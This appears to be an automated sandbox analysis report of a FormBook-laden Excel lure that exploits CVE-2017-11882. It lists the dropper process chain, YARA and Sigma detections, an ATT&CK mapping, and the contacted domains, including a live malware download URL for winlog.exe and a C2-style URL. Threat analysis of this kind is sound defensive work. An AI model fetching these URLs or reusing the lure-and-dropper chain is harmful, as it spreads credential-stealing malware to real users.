ID: 321122
Sample Name: Request for quotation.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:26:18
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Request for quotation.xlsx

Overview


General Information

Sample Name:	Request for quotation.xlsx
Analysis ID:	321122
MD5:	109bae1300099a..
SHA1:	dd2c886624df876.
SHA256:	1154f054c7344a0.
Tags:	Formbook VelvetSweatsho p xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2268 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2412 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2924 cmdline: 'C:\Users\Public\vbc.exe' MD5: 221E46C09EB3440BEB5A2256211C3262)
    - vbc.exe (PID: 3024 cmdline: C:\Users\Public\vbc.exe MD5: 221E46C09EB3440BEB5A2256211C3262)
    - vbc.exe (PID: 3020 cmdline: C:\Users\Public\vbc.exe MD5: 221E46C09EB3440BEB5A2256211C3262)
    - vbc.exe (PID: 2948 cmdline: C:\Users\Public\vbc.exe MD5: 221E46C09EB3440BEB5A2256211C3262)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cmd.exe (PID: 2232 cmdline: C:\Windows\SysWOW64\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
          - cmd.exe (PID: 2224 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2391054812.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.2391054812.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.2391054812.0000000000080000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2278876000.00000000002C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2278876000.00000000002C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.vbc.exe.400000.2.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
7.2.vbc.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.vbc.exe.400000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Disable or Modify Tools 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3 1	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	System Information Discovery 1 2 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rootkit 1	LSA Secrets	Security Software Discovery 3 3 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 3	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 6 1 2	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Request for quotation.xlsx	33%	Virustotal		Browse
Request for quotation.xlsx	23%	ReversingLabs	Win32.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Avira	TR/AD.Swotter.yiimo	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	100%	Avira	TR/AD.Swotter.yiimo	
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	33%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	
C:\Users\Public\vbc.exe	33%	ReversingLabs	ByteCode-MSIL.Backdoor.Remcos	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
thdyneverwalkachinese2loneinlifekthfnp.ydns.eu	7%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://thdyneverwalkachinese2loneinlifekthfnp.ydns.eu/chnsfrnd2/winlog.exe	2%	Virustotal		Browse
http://thdyneverwalkachinese2loneinlifekthfnp.ydns.eu/chnsfrnd2/winlog.exe	100%	Avira URL Cloud	malware	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.segredosdocopywriting.com/ogg/?tB=RFlQYLrZdnT7pMnfFMeIQbGHDdniJp1JjixjIr26XgGQhDWG8PiH1Erj4JEp2RyyMZp0Iw==&mbC0J=WL3hLJ98	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.segredosdocopywriting.com	172.67.181.41	true	true		unknown
thdyneverwalkachinese2loneinlifekthfnp.ydns.eu	103.141.138.87	true	true	• 7%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://thdyneverwalkachinese2loneinlifekthfnp.ydns.eu/chnsfrnd2/winlog.exe	true	• 2%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.segredosdocopywriting.com/ogg/?tB=RFlQYLrZdnT7pMnfFMeIQbGHDdniJp1JjixjIr26XgGQhDWG8PiH1Erj4JEp2RyyMZp0Iw==&mbC0J=WL3hLJ98	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 00000008.00000000.2257114814.0000000003C40000.00000002.00000001.sdmp	false		high
http://investor.msn.com	explorer.exe, 00000008.00000000.2257114814.0000000003C40000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	explorer.exe, 00000008.00000000.2257114814.0000000003C40000.00000002.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000004.00000002.2260895982.0000000007FF0000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.2252341374.0000000001C70000.00000002.00000001.sdmp	false		high
http://wellformedweb.org/CommentAPI/	explorer.exe, 00000008.00000000.2258237917.0000000004B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000008.00000000.2265797693.000000000861C000.00000004.00000001.sdmp	false		high
http://investor.msn.com/	explorer.exe, 00000008.00000000.2257114814.0000000003C40000.00000002.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000008.00000000.2258237917.0000000004B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
